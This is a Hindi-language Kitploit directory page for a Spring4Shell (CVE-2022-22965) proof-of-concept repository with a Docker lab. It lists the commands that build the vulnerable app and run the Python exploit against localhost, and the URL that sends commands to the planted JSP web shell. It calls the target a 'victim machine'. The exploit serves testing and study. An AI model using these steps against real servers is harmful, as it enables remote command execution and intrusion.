
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2022-22965 — CVE-2022-22965 (Spring4Shell) के लिए प्रूफ-ऑफ-कॉन्सेप्ट शोषण कमजोर Spring Boot एप्लिकेशन, Python शोषण स्क्रिप्ट और परीक्षण के लिए Docker-आधारित प्रयोगशाला वातावरण के साथ। | Kitploit
उपकरण/GitHubGitHub/mariomamo/cve-2022-22965
पेलोड जनरेशनभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणपेनिट्रेशन टेस्टिंगलर्निंग और शिक्षा
GitHubmariomamo/cve-2022-22965

CVE-2022-22965

CVE-2022-22965 (Spring4Shell) के लिए प्रूफ-ऑफ-कॉन्सेप्ट शोषण कमजोर Spring Boot एप्लिकेशन, Python शोषण स्क्रिप्ट और परीक्षण के लिए Docker-आधारित प्रयोगशाला वातावरण के साथ।

रिपॉजिटरी देखें
5134 साल पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

👾 CVE-2022-22965

यह CVE-2022-22965 (spring4shell) भेद्यता के शोषण का एक प्रमाण-अवधारणा (proof of concept) है। यह निम्नलिखित से मिलकर बना है:

  • एक भेद्य Springboot एप्लिकेशन;
  • Python में लिखा गया एक शोषण स्क्रिप्ट;
  • यह जाँचने के लिए एक सुरक्षित ऐप कि शोषण काम नहीं करता;
  • भेद्य एप्लिकेशन को चलाने और शोषण का परीक्षण करने के लिए एक Dockerfile;

🔧योगदानकर्ता

  • [🇮🇹] Mario Offertucci;
  • [🇮🇹] Antonio Donnarumma.

⚙️ पूर्वापेक्षाएँ

  • Docker: इसका उपयोग Springboot एप्लिकेशन के साथ एक tomcat कंटेनर चलाने के लिए किया जाता है;
  • Python: इसका उपयोग शोषण चलाने के लिए किया जाता है;

1️⃣ Springboot एप्लिकेशन चलाना

प्रोजेक्ट रूट फ़ोल्डर के अंदर एक Dockerfile है जो एक tomcat इमेज बनाता है और vulnerable_app/target/spring4shell.war तथा safe_app/target/safeapp.war फ़ाइलों को /usr/local/tomcat/webapps फ़ोल्डर के अंदर कॉपी करता है, इसलिए आपको बस इमेज बनानी है और कंटेनर शुरू करना है।

tomcat इमेज बनाना

docker build -t cve_2022_22965 .

कंटेनर शुरू करना

docker run -p 8080:8080 -d --name springshell cve_2022_22965

जाँचें कि एप्लिकेशन प्रतिक्रिया दे रहा है

curl --location --request POST http://localhost:8080/spring4shell/vulnerability/exploit?name=Elliot%20Alderson

यदि आपको यह प्रतिक्रिया दिखाई देती है

This is Elliot Alderson

तो एप्लिकेशन चालू है और चल रहा है।

2️⃣ अब आप शोषण चला सकते हैं

cd exploits
python spring4shell.py http://localhost:8080/spring4shell/vulnerability/exploit

आप वैकल्पिक रूप से इंजेक्ट की गई jsp फ़ाइल का नाम निर्दिष्ट कर सकते हैं, लेकिन यह अनिवार्य नहीं है। उदाहरण

cd exploits
python spring4shell.py http://localhost:8080/spring4shell/vulnerability/exploit -f exploit.jsp

यदि आप कोई नाम निर्दिष्ट नहीं करते हैं, तो एक यादृच्छिक नाम उत्पन्न किया जाएगा।

आपको कमांड शेल में निम्नलिखित दिखाई देगा

शोषण के बाद आप HTTP GET अनुरोध के माध्यम से भी एक कमांड भेज सकते हैं

http://localhost:8080/exploit.jsp?pwd=pass&cmd=ls

आपने पीड़ित मशीन पर सफलतापूर्वक एक शेल खोल लिया है! आनंद लीजिए!

टूल डाउनलोड करें